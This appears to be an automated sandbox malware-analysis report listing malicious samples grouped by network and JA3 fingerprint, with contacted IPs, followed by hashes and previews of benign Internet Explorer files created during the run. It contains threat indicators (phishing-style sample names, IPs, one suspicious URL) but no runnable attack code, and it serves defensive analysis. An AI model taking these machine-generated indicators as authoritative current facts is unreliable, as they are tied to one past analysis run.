	13xakh1PtD.dll	Get hash	malicious	Browse	• 151.101.1.44
	DUcKsYsyX0.dll	Get hash	malicious	Browse	• 151.101.1.44
	7eec14e7cec4dc93fbf53e08998b2340.exe	Get hash	malicious	Browse	• 185.199.111.133
	RI51uAIUyL.dll	Get hash	malicious	Browse	• 151.101.1.44
	ransomware.exe	Get hash	malicious	Browse	• 151.101.66.159
	07oof4WcEB.exe	Get hash	malicious	Browse	• 185.199.110.133
	03728d6617cd13b19bd69625f7ead202.exe	Get hash	malicious	Browse	• 185.199.111.133
	PO 20191003.exe	Get hash	malicious	Browse	• 185.199.111.133
	ZRz0Aq1Rf0.dll	Get hash	malicious	Browse	• 151.101.1.44
	mon44_cr.dll	Get hash	malicious	Browse	• 151.101.1.44
	mon41_cr.dll	Get hash	malicious	Browse	• 151.101.1.44
	mon4498.dll	Get hash	malicious	Browse	• 151.101.1.44
	e888888888.dll	Get hash	malicious	Browse	• 151.101.1.44
	Project.pdf.exe	Get hash	malicious	Browse	• 151.101.1.195
	1233.exe	Get hash	malicious	Browse	• 151.101.1.44
	Server.exe	Get hash	malicious	Browse	• 151.101.1.44
CLOUDFLARENETUS	SecuriteInfo.com.Generic.mg.f76b81b0397ae313.dll	Get hash	malicious	Browse	• 104.20.184.68
	SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll	Get hash	malicious	Browse	• 104.20.184.68
	B62672021 PRETORIA.doc	Get hash	malicious	Browse	• 104.21.45.223
	NJPcHPuRcG.dll	Get hash	malicious	Browse	• 104.20.184.68
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• 104.20.184.68
	13xakh1PtD.dll	Get hash	malicious	Browse	• 104.20.184.68
	RFQ.xls	Get hash	malicious	Browse	• 104.20.139.65
	DUcKsYsyX0.dll	Get hash	malicious	Browse	• 104.20.184.68
	RI51uAIUyL.dll	Get hash	malicious	Browse	• 104.20.184.68

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IVJq3tVi96.exe	Get hash	malicious	Browse	• 104.21.19.200
	Doc0538-2-21.xls	Get hash	malicious	Browse	• 104.20.138.65
	COTIZACI#U00d3N.exe	Get hash	malicious	Browse	• 104.21.19.200
	REQUEST FOR QOUTATION.exe	Get hash	malicious	Browse	• 104.21.19.200
	DHL_6368638172 documento de recibo,pdf.exe	Get hash	malicious	Browse	• 162.159.133.233
	Shipping Documents Original BL, Invoice & Packing List.exe	Get hash	malicious	Browse	• 172.67.188.154
	aS94x3Qp1s.exe	Get hash	malicious	Browse	• 104.21.19.200
	Purchase Order.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	attched file.exe	Get hash	malicious	Browse	• 162.159.135.233
	Factura.exe	Get hash	malicious	Browse	• 172.67.188.154
	CT_0059361.exe	Get hash	malicious	Browse	• 172.67.188.154
GOOGLE-AS-APGoogleAsiaPacificPteLtdSG	SecuriteInfo.com.Generic.mg.f76b81b0397ae313.dll	Get hash	malicious	Browse	• 34.65.144.159
	SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll	Get hash	malicious	Browse	• 34.65.144.159
	NJPcHPuRcG.dll	Get hash	malicious	Browse	• 34.65.144.159
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• 34.65.144.159
	CompensationClaim-1625519734-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	CompensationClaim-1625519734-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	SecuriteInfo.com.BehavesLike.Win32.Emotet.jc.exe	Get hash	malicious	Browse	• 34.65.61.179
	CompensationClaim-1828072340-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	CompensationClaim-1828072340-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	CompensationClaim-1378529713-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	CompensationClaim-1378529713-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	oHqMFmPndx.exe	Get hash	malicious	Browse	• 34.119.201.254
	Documentation__EG382U8V.doc	Get hash	malicious	Browse	• 34.67.99.22
	#Ud83c#Udfb6 18 November, 2020 Pam.Guetschow@citrix.com.wavv.htm	Get hash	malicious	Browse	• 34.101.72.248
	#Ud83c#Udfb6 03 November, 2020 prodriguez@fnbsm.com.wavv.htm	Get hash	malicious	Browse	• 34.101.72.248
	http://49.120.66.34.bc.googleusercontent.com/osh?email=bob@microsoft.com	Get hash	malicious	Browse	• 34.66.120.49
	SecuriteInfo.com.Heur.13242.doc	Get hash	malicious	Browse	• 34.67.97.45
	8845_2020_09_29.doc	Get hash	malicious	Browse	• 34.67.97.45
	QgpyVFbQ7w.exe	Get hash	malicious	Browse	• 34.65.231.1
	qySMTADEjr.exe	Get hash	malicious	Browse	• 34.65.231.1

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	SecuriteInfo.com.Generic.mg.f76b81b0397ae313.dll	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	NJPcHPuRcG.dll	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	13xakh1PtD.dll	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	DUcKsYsyX0.dll	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	7eec14e7cec4dc93fbf53e08998b2340.exe	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	RI51uAIUyL.dll	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	L257MJZ0TP.htm	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	brewin-02-02-21 Statement_763108amFtZXMubXV0aW1lcg==.htm	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	658908343Bel.html	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	P178979.htm	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	03728d6617cd13b19bd69625f7ead202.exe	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	PO 20191003.exe	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Trojan.GenericKD.36134277.347.exe	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	SecuriteInfo.com.Trojan.PWS.Siggen2.61222.12968.exe	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	ZRz0Aq1Rf0.dll	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	mon44_cr.dll	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	mon41_cr.dll	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44
	mon4498.dll	Get hash	malicious	Browse	• 104.20.185.68 • 151.101.1.44

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\DURNCK2N\www.msn[2].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	13
Entropy (8bit):	2.469670487371862
Encrypted:	false
SSDEEP:	3:D90aKb:JFKb
MD5:	C1DDEA3EF6BBEF3E7060A1A9AD89E4C5
SHA1:	35E3224FCBD3E1AF306F2B6A2C6BBEA9B0867966
SHA-256:	B71E4D17274636B97179BA2D97C742735B6510EB54F22893D3A2DAFF2CEB28DB
SHA-512:	6BE8CEC7C862AFAE5B37AA32DC5BB45912881A3276606DA41BF808A4EF92C318B355E616BF45A257B995520D72B7C08752C0BE445DCEADE5CF79F73480910FE D
Malicious:	false
Preview:	<root></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\QALADACS\contextual.media[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	3138
Entropy (8bit):	4.875609096547305
Encrypted:	false
SSDEEP:	96:yoooIoQQqQQwQdddydHHHHXVYHXVYqHXVYHXVYPHXVYK:i
MD5:	F57AA84A11DA883554A8A0AEC0A5F922
SHA1:	8E750D109FFDC8454CC36AAC187F551C742A7A56
SHA-256:	3DD8757B197B7B8BC1DB269DFEA80CD79A4B27E52C747138B255E7E1D86D6713
SHA-512:	4FEA13599B34857E38D2D2904C43F8E3DABCCEC03F3C96F9903DD96800ABA16EC92644C554E570DA382390A78C78A1C667449510F32916AC307DC173505BAE3
Malicious:	false
Preview:	<root></root><root><item name="HBCM_BIDS" value="{}" ltime="3261358384" htime="30868546" /></root><root><item name="HBCM_BIDS" value="{}" ltime="32613 58384" htime="30868546" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3261358384" htime="30868546" /></root><root><item name="HBCM_BIDS" val ue="{}" ltime="3261358384" htime="30868546" /><item name="mntest" value="mntest" ltime="3261518384" htime="30868546" /></root><root><item name="HBCM_B IDS" value="{}" ltime="3261358384" htime="30868546" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3261718384" htime="30868546" /></root><root> <item name="HBCM_BIDS" value="{}" ltime="3261718384" htime="30868546" /><item name="mntest" value="mntest" ltime="3261758384" htime="30868546" /></root> <root><item name="HBCM_BIDS" value="{}" ltime="3261718384" htime="30868546" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3261718384" ht ime="30868546" /><item name="mntest" value="mntest" ltime="3264438384" htime="30868546" /></root><ro

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{FC0EA453-7035-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	89384
Entropy (8bit):	2.200753038322463
Encrypted:	false
SSDEEP:	384:r5obsicYkiWiOiNi1Iidiu+iuimQSiDiZi2iKQ4lDio7iQwir8:a5hY1jIuxBvluEZT0uo2Qbr8

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{FC0EA453-7035-11EB-90E5-ECF4BB570DC9}.dat	
MD5:	2C62AC6CA70BB24A40C1C5C542E41540
SHA1:	ED700FCF7C620733F0B4174AE82F2D17E085CE18
SHA-256:	B7CC0C44132E4DA79DC54ACE829DACA8E2BF499D3DB337285FD650AA16ECF3AA
SHA-512:	5A8BA819A53A25A3E8BB86542AC693AF0762EAF294E35D7476494AF06D491062112527359FFE6007FEEA2F3E2694C72B31A69F31E84D2DCACD17F3ECDCA6F4C0
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{184D1E85-7036-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27600
Entropy (8bit):	1.916892455007841
Encrypted:	false
SSDEEP:	96:r+ZJQD6ZBSBjG828GWQMM5ygeW01ygCgeWmA:r+ZJQD6ZkBjG828GWQMM5o1QA
MD5:	770A74DC1329EEA04426A0670A657612
SHA1:	879F49B9B5C2277C262B6AC555BFB7A98B6AB993
SHA-256:	012CA708EF22C04984574E57A37AAE093439CD16875A1D0BB79CD5037CFA8184
SHA-512:	900A5E84A4D1C13D7704C98C88002A478E90A321E22A7110376C1E68CA1F40DC1EE6D47379F770362511C4AA951AEE1717DF1FC433B6420E3FF48A21539C0A89
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{184D1E87-7036-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28144
Entropy (8bit):	1.9205389431852748
Encrypted:	false
SSDEEP:	48:IwuGcprDGwpaaG4pQOGrapbSaGQpBfFUGHHpcfP7TGUp8fNGzYpmfdMoGopPfRdn:ryZdQa6ABSijd2VWbMOoZnBh1nJBCA
MD5:	3ECA140F3D3FD8FDC9427C504775DAD0
SHA1:	01CC4C32719A887BBB08058D508E7218AC1DA838
SHA-256:	349A5254BDC040BED0CF4CEE2B1B49415886E08B14948020D212A509B42853A6
SHA-512:	4237DE8F9F0DAFDCD3CA05223EF31D2FE1616EF01AA9425BA4F8760F82BD0ABBF2F87111BA4F37E681E09495D3B3349D595A3F9167E04AD91275AA09AC8E1369
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{184D1E89-7036-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	modified
Size (bytes):	28144
Entropy (8bit):	1.9170249690742325
Encrypted:	false
SSDEEP:	96:rDZMQ/6lBS0jJ2gWiM+ZeBwVb4oh1eBwV0cBwVb4eA:rDZMQ/6lk0jJ2gWiM+ZOk4oh1Ohwk4eA
MD5:	22A086F169B25DDE4C9E5E7DE8992C7A
SHA1:	23AD3B6F2CAB0CC75C269017F0BD3DB8A45F05A7
SHA-256:	53F19FFBCAA272A4DFB6C05363323CD2B0AED1C2A3BC2C269D58F6E17BB9A376
SHA-512:	88E22741F1C4D7D0E352A8B321EAC9978BA0D7D791D3FE04F615A5D31A664D8202A4D8A4332F61841AC903FE5A177BA8DEE9AAE51E8DBBDDCD3CEAE14E88C89A
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{FC0EA455-7035-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	355836
Entropy (8bit):	3.6324550789678947
Encrypted:	false
SSDEEP:	3072:+Z/2BfcYmu5kLTzGtqZ/2Bfc/mu5kLTzGtXZ/2BfcYmu5kLTzGttZ/2Bfc/mu5kZ:3rfcd
MD5:	8E638F39D7598B8DB45DF5018045EA00
SHA1:	BD94831E6A2EB654A180C3978171C047C0353155
SHA-256:	DDDC0B2F9732F94D44BE0A1C77A3D8F6494FB9ACC0AC08348BF4FC6355872FD3
SHA-512:	B4C0EB6D0A36013A0F6C69501B9F465AD6FFF9834BCBC1E2DBE9AAC3F5337B0B0B867C4B06FF4C2B129AB58FA612E43629F2481B8E031E0559E1D60CB27E00 8
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.105808848026875
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEKzlzAnWimI002EtM3MHdNMNxOEKzlzAnWimI00ONVbkEtMb:2d6NxOySZHKd6NxOySZ7Qb
MD5:	BB1DBDC728D203E8F8F8F6AB140042B2
SHA1:	C0C00050E9838AEFC9F23AAA0BEB8C5EBA4C459F
SHA-256:	D463B4C04CF55448A32FE3C307FFE9E202A67AAFF6305DD24B362D7D66AEB27B
SHA-512:	5E9532504124B479F6E8CBA5BB069C4A7D23E52BD6E0054C1A77BDAB0DD3908F846F410AF58C57AE9389B3A093D3F282466F41D5182368A90DC8D5EE934A5F5
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xd352e292,0x01d70442</date>< accdate>0xd352e292,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xd352e292,0x01d70442</date><accdate>0 xd352e292,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile ></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.132911087134696
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kncccAnWimI002EtM3MHdNMNxe2kncccAnWimI00ONkak6EtMb:2d6NxruSZHKd6NxruSZ72a7b
MD5:	1932C4D28767694F2F9E68380282298E
SHA1:	0514BFCF04396443FFB91059A1AD3BE5265C32D0
SHA-256:	6BBC7CA4780337CF47F5984D087903D400EE9DE2F8EE9F727336EA9A39951FC8
SHA-512:	93C42ED3C251551C9CA1F5C7606A66CB68C50FD3751C6BD63DC271B801D2FBAF031CFB786EC501A9959AF88C6D82512F2782146492F8E9E967F00814DDAF0FE
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xd34bbb9f,0x01d70442</date><a ccdate>0xd34bbb9f,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xd34bbb9f,0x01d70442</date><a ccdate>0xd34bbb9f,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Am azon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	663
Entropy (8bit):	5.124432116265945
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLKzlzAnWimI002EtM3MHdNMNxvLKzlzAnWimI00ONmZEtMb:2d6Nxv3SZHKd6Nxv3SZ7Ub
MD5:	0CD9DAE891178F4D2E28DBC47E10F7C5
SHA1:	5516B09A5606BAF45AD8807BAC6A3A2B375CD708

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
SHA-256:	6588BDA0209D633A612BFA30572C5A8F284F5F59E2982D5C55D37492F6C4D80A
SHA-512:	DAE780451B595ECC09B8D56B12E1627B1D4D86E0696C396BF3BF7DFBE57CC4C396B6BBCDCD324C0F3E29C359AB90E33ED98846B37FE290AB559844A5303109 4
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xd352e292,0x01d70442</date> <accdate>0xd352e292,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>.. <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xd352e292,0x01d70442</date><accda te>0xd352e292,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipe dia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	648
Entropy (8bit):	5.088189003961601
Encrypted:	false
SSDEEP:	12:TMHdNMNxiI/AnWimI002EtM3MHdNMNxiI/AnWimI00ONd5EtMb:2d6Nx0SZHKd6Nx0SZ7njb
MD5:	48E6E36E9200879D1F6905956BD72452
SHA1:	B5D689A90FD8302A4DF10CF3BA45EAE8BE084796
SHA-256:	ECB5B0E0E0DAC8CAB19E087DBFB9CDF0A9399495241C25BABA043C518DF62CAE
SHA-512:	C5059DAB01AF52FCA94598A6EF6D432BFC8736D07E3F8AF81192E85C09CBC92E01089AF7DA7305D64BC3417772077DFEA81C4E6EC4F8BB5314CC5BFDEA5C8 19
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xd3508040,0x01d70442</date><acc date>0xd3508040,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xd3508040,0x01d70442</date><accdate>0xd3508 040,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.140058091977796
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwKzlzAnWimI002EtM3MHdNMNxhGwKzlzAnWimI00ON8K075EtMb:2d6NxQmSZHKd6NxQmSZ7uKajb
MD5:	A641419DFA7DDDB8F370A6A6EC6199F3
SHA1:	425F3E290B4830B60F2A9129100C539637B169F2
SHA-256:	8CB76D9E6EEB5ABA890D9F30FC6315CA101C5BBF566A5DB06906363C57357966
SHA-512:	B134FB1BCE633A91AEE112DA8F3F799DBC5E1528B6F1CE94D6580BCEF9FC61A955B5F3D6CB16DC5AE3717F51D30C9D9FB0643479EBCFDA7245A50AF4126DF 24
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xd352e292,0x01d70442</date>< accdate>0xd352e292,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xd352e292,0x01d70442</date><accdate>0 xd352e292,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.0744142917857875
Encrypted:	false
SSDEEP:	12:TMHdNMNx0nI/AnWimI002EtM3MHdNMNx0nI/AnWimI00ONxEtMb:2d6Nx0zSZHKd6Nx0zSZ7Vb
MD5:	8D7BB06E5671AC9141F0DA1EE30D264D
SHA1:	7BF80111D0CA86095AAFF86B683300CD2407F99B
SHA-256:	9536D43B8C867D85263D69A54A26A3F2900E7D13BD1E732B669C6A06937DF466
SHA-512:	CA08CAA4172B245AB0603AAE1EE5EF734DB8326CDFA3ED40B307BD87F7E29224EF94AA0AFCFA7D60DC0BBBA38A630E8486D82C17CA81261D669C59AB9FD2D 1CC
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xd3508040,0x01d70442</date><accdate>0xd3508040,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xd3508040,0x01d70442</date><accdate>0xd3508040,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.112883906239881
Encrypted:	false
SSDEEP:	12:TMHdNMNxxI/AnWimI002EtM3MHdNMNxxI/AnWimI00ON6Kq5EtMb:2d6NxFSZHKd6NxFSZ7ub
MD5:	8E7890FC4AC3CEEAB18E4280F22817FE
SHA1:	5CF105067C642D24093DB3D3557E11E33861A4E1
SHA-256:	0E24831BC94F83AF45225968AC07AAA8F0D898F4BE5C395D3F61628B7EE815F8
SHA-512:	EBD1F60092B1EA2597057381A6DDF60958F86CFB3F6635E158A64B02671633E5DCEE6021B4A9A37058E1650612798FB1DFEB3172D59702F6C88A1404BC7334D6
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xd3508040,0x01d70442</date><accdate>0xd3508040,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xd3508040,0x01d70442</date><accdate>0xd3508040,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	660
Entropy (8bit):	5.060188572372942
Encrypted:	false
SSDEEP:	12:TMHdNMNxc6rsJ1rsJAnWimI002EtM3MHdNMNxc6rsJ1rsJAnWimI00ONVEtMb:2d6NxYSZHKd6NxYSZ71b
MD5:	E1BB1986D33D0E9394343642B56B2B60
SHA1:	750AE08C5B0D2C397A1323556BFBC932B78F6838
SHA-256:	090EED19A4D68DCCC8ACC8E8F6AC511714F5D463E830FACF6BACAC308212EAC7
SHA-512:	EAAEF822261C16DEC471A62ADE6C43836B644B3F3DE9F2CFE181CEB4ECA9B57C1C20C634041186795701CDB957C6B9C19BBBDD40C7DBF55BFF82A138E1E48B70
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xd34e1e0e,0x01d70442</date><accdate>0xd34e1e0e,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xd34e1e0e,0x01d70442</date><accdate>0xd34e1e0e,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.039496085604446
Encrypted:	false
SSDEEP:	12:TMHdNMNxfn6rsJ1rsJAnWimI002EtM3MHdNMNxfn6rsJ1rsJAnWimI00ONe5EtMb:2d6NxZSZHKd6NxZSZ7Ejb
MD5:	B34C9794C9347071BA31D270B331C38B
SHA1:	810079339A0BA58EF37D6BB191844F552052E644
SHA-256:	7BCD17051DDBDAFC2BA3EEA0EC7BFA147BCDEB12AC564782BD1CE6A7935432FF
SHA-512:	87C10B653B71CFD5F3D2DE0BD267C4C50A6829E0B9A496D0EA371E8D5D4CEFACF96DFE182ABC4030F48ACA5A01F69D8FABEB8D16D5E0F3E6EC9AD56DEA03586F
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xd34e1e0e,0x01d70442</date><accdate>0xd34e1e0e,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xd34e1e0e,0x01d70442</date><accdate>0xd34e1e0e,0x01d70442</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\dikxvqfi\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\dikxvqf\imagestore.dat	
File Type:	data
Category:	dropped
Size (bytes):	934
Entropy (8bit):	7.034756800645552
Encrypted:	false
SSDEEP:	24:u6tWaF/6easyD/iCHLSWWqyCoTTdTc+yhaX4b9upGS:u6tWu/6symC+PTCq5TcBUX4bo
MD5:	4468CA8C04BDE0F9C4DDA44015114771
SHA1:	6AEF46AA52944E4987A502B09723FC3185C86F52
SHA-256:	99408B9E867B3187920A7C23091D0A02B461AA61423003BB49B5BCBD1DAFF570
SHA-512:	72C6D9DF3C7A0FAC9C6351BB953313F14F49A252C6143FCF555F5CAA4A80A60C93F1F72B7BEB2E0E1559B8D9DCD06108314194AD0AB2785210CEF1DD9C4278B
